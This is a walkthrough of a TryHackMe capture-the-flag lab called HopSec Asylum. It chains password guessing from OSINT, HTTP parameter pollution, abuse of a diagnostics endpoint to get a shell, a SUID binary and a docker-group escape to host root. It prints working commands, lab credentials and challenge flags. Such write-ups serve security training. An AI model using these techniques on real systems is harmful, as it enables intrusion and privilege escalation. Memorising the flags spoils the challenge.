HopSec Asylum – Full Intrusion Walkthrough
Platform: TryHackMe Category: Web Exploitation / OSINT / Privilege Escalation Difficulty: Medium
Entering HopSec Asylum felt less like accessing a CTF box and more like infiltrating a malfunctioning institution whose staff placed far too much trust in client-side controls, unvalidated tokens, and poorly isolated containers.
0. Pre-Quest – Finding the Key (Advent of Cyber Day 1)
The side quest begins with finding the key hidden inside the Advent of Cyber Day 1 room. After getting a shell with the given credentials, we find a note at /home/mcskidy/Documents/read-me-please.txt that provides credentials for the eddi_knapp user and instructs us to find three hidden fragments, combine them into a passphrase, and use it to decrypt a GPG-encrypted message.
username: eddi_knapp
password: S0mething1Sc0ming
After switching to eddi_knapp, the three fragments are:
Fragment 1 – Hidden at the end of ~/.bashrc:
export PASSFRAG1="3ast3r"
Fragment 2 – Buried in the git history of ~/.secret_git. The current commit removed it, but checking the previous commit reveals it:
eddi_knapp@tbfc-web01:~/.secret_git$ git show d12875c8b62e089320880b9b7e41d6765818af3d
PASSFRAG2: -1s-
Fragment 3 – Hidden in ~/Pictures/.easter_egg:
eddi_knapp@tbfc-web01:~$ tail -n 1 /home/eddi_knapp/Pictures/.easter_egg
PASSFRAG3: c0M1nG
Combined passphrase: 3ast3r-1s-c0M1nG
Decrypting the Note
Using the passphrase to decrypt the GPG message at /home/eddi_knapp/Documents/mcskidy_note.txt.gpg:
gpg --batch --yes --passphrase "3ast3r-1s-c0M1nG" --pinentry-mode loopback -d mcskidy_note.txt.gpg
The decrypted note contains a specific wishlist and instructs us to replace the contents of /home/socmas/2025/wishlist.txt with it. Once the wishlist is corrected, the web application on port 8080 displays a block of ciphertext.
The note also provides an unlock key: 91J6X7R4FQ9TQPM9JX2Q9X2Z
Decrypting the Ciphertext
Using OpenSSL to decrypt the ciphertext from the web app:
openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'91J6X7R4FQ9TQPM9JX2Q9X2Z'
This yields the flag THM{w3lcome_2_A0c_2025} and instructions to use it as the passphrase to decrypt /home/eddi_knapp/.secret/dir.tar.gz.gpg:
gpg --batch --yes --passphrase "THM{w3lcome_2_A0c_2025}" --pinentry-mode loopback -d dir.tar.gz.gpg > dir.tar.gz
tar -xvzf dir.tar.gz
This extracts a PNG image (sq1.png) containing the side quest key. After downloading the image (e.g. via a Python HTTP server), we can read the key and proceed.
1. Reconnaissance

After authenticating to the initial hub at :21337 using the key from the previous challenge, three key icons lit up on a stylized map representing different locked wings of the facility. Behind the UI, each wing mapped to an actual backend service.
A full scan mapped out the service layout:
nmap -sV -A -v <VICTIM_IP>
Services discovered:
- 22/tcp – OpenSSH
- 80/tcp – nginx
- 8000/tcp – Django Fakebook
- 8080/tcp – Security Console / Door Control
- 9001/tcp – SCADA System
- 13400/tcp – Video Portal (frontend)
- 13401/tcp – Video API (backend)
- 13402/tcp – nginx
- 13403/tcp – Unknown
- 13404/tcp – Diagnostic shell interface
This immediately suggested a chain: frontend → door console → camera/video pipeline → SCADA → underlying system.
2. Fakebook Enumeration (Port 8000)
Inside the Fakebook parody site, Guard Hopkins’ profile revealed:
- Dog’s name: Johnnyboy
- Birth year: 1982
- Leaked password: Pizza1234$ (but Hopkins changed it after it was exposed)
- Password pattern: a capitalized word followed by digits and a special character
Based on the pattern and personal details, I guessed:
Johnnyboy1982!

It worked on the HopSec Security Console (8080). The leftmost key (Cell / Storage Wing) now showed an Emergency Unlock button.
3. Hopper’s Cell – Flag 1 (Port 8080)
The leftmost key was wired to:
/cgi-bin/key_flag.sh?door=hopper
Found directly in the page’s JavaScript code.

Unlocking returned:
THM{h0pp1ing_m4d}
Wing 1 cleared.
4. Camera System – HTTP Parameter Pollution (Port 13400/13401)
With the same credentials (guard.hopkins@hopsecasylum.com / Johnnyboy1982!), we can log into the video portal on port 13400 and access several camera feeds, with one feed restricted to admin-only access.
Inspecting how the application loads camera feeds using Burp Suite, it works through the API on port 13401:
- Fetches the camera list via
GET :13401/v1/cameras - Requests a stream via
POST /v1/streams/requestwith{"camera_id":"cam-lobby","tier":"guard"} - Receives a
ticket_id, then fetches/v1/streams/<ticket_id>/manifest.m3u8
Attempting to change the tier to admin in the JSON body is rejected by the server — it reverts it back to guard. Unicode escapes and mixed-case variations also don’t work.
The actual bypass is an HTTP Parameter Pollution (HPP) vulnerability: passing tier both in the JSON body and as a URL query parameter. The server processes the URL parameter last, so it overrides the filtered body value.
In Burp Suite, intercept the POST /v1/streams/request, change camera_id to cam-admin, and append ?tier=admin to the URL:
POST /v1/streams/request?tier=admin HTTP/1.1
...
{"camera_id":"cam-admin","tier":"guard"}
The server returns admin as the effective_tier, granting access to the Psych Ward Exit camera feed.
5. Psych Ward Unlock – First Half of Flag 2


The admin camera feed shows a guard entering a keycode into the physical Psych Ward keypad. Returning to the Security Console on port 8080 and entering this keycode for the Psych Ward Exit door unlocks it and returns the first half of the second flag:
THM{Y0u_h4ve_b3en_
6. Diagnostic System Exploit – Second Half of Flag 2 (Port 13401/13404)
Going back to Burp Suite and examining the requests for the Psych Ward Exit camera, the returned manifest.m3u8 file contains unusual metadata pointing to backend endpoints:
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-DATERANGE:ID="hopsec-diag",CLASS="hopsec-diag",START-DATE="1970-01-01T00:00:00Z",X-RTSP-EXAMPLE="rtsp://vendor-cam.test/cam-admin"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
This reveals the /v1/ingest/diagnostics endpoint and an example RTSP URL. A GET request shows the method isn’t allowed; a POST request complains about an invalid rtsp_url. Passing the RTSP URL from the manifest:
curl -X POST \
  -H "Content-Type: application/json" \
  --data '{"rtsp_url":"rtsp://vendor-cam.test/cam-admin"}' \
  http://<IP>:13401/v1/ingest/diagnostics
The response contains a job_id and a secondary endpoint. Checking /v1/ingest/jobs/<job_id> returns a hex token and references port 13404.
Connecting to port 13404 and sending the token drops us into a shell as svc_vidops:
$ nc <IP> 13404
342176b90b3c454eab4a3b491ba5a3fb
svc_vidops@tryhackme-2404:~$ cat /home/svc_vidops/user_part2.txt
j3stered_739138}
Combined with the earlier fragment:
THM{Y0u_h4ve_b3en_j3stered_739138}
Flag 2 complete. This flag also serves as the authentication token for the SCADA terminal on port 9001.
7. SCADA Terminal (Port 9001)


Logging in with Flag 2 granted access to the SCADA terminal, but it reported the need for a final Unlock Code stored deeper in the system’s containers. Time to escalate.
8. Privilege Escalation to dockermgr
Found a SUID binary:
svc_vidops@tryhackme-2404:~$ find / -type f -perm -u=s 2>/dev/null
...
/usr/local/bin/diag_shell

svc_vidops@tryhackme-2404:~$ ls -la /usr/local/bin/diag_shell
-rwsr-xr-x 1 dockermgr dockermgr 16056 Nov 27 16:31 /usr/local/bin/diag_shell
Running it spawns a shell as dockermgr. However, the dockermgr user belongs to the docker group, but the SUID shell doesn’t carry that group membership:
dockermgr@tryhackme-2404:~$ id
uid=1501(dockermgr) gid=1500(svc_vidops) groups=1500(svc_vidops)

dockermgr@tryhackme-2404:~$ grep dockermgr /etc/group
docker:x:998:ubuntu,dockermgr
Since dockermgr belongs to the docker group, this effectively means root-level control — once we get the group applied.
9. Docker Escape → Full Root
To get proper docker group access, I used sg to run docker commands with the group applied:
sg docker -c "docker run -v /:/mnt --rm -it alpine chroot /mnt sh"
This mounted the host filesystem and chrooted into it, dropping a root shell.
10. Final Unlock Code
Checking the running containers, the SCADA terminal on port 9001 runs inside the asylum_gate_control container. The unlock code can be found by exec-ing into it and reading the source:
docker exec -it <container_id> bash
scada_operator@container:/opt/scada$ cat scada_terminal.py | grep UNLOCK_CODE
Alternatively, searching Docker’s overlay2 filesystem layers:
find /var/snap/docker -name unlock_code 2>/dev/null

Either way yields the unlock code: 739184627
11. Final Escape – Flag 3
Entering 739184627 into the bottom key icon on the Security Console unlocked the final door.


A door appears at the bottom of the map.

After clicking the door, you are prompted for all three flags.

Challenge complete.
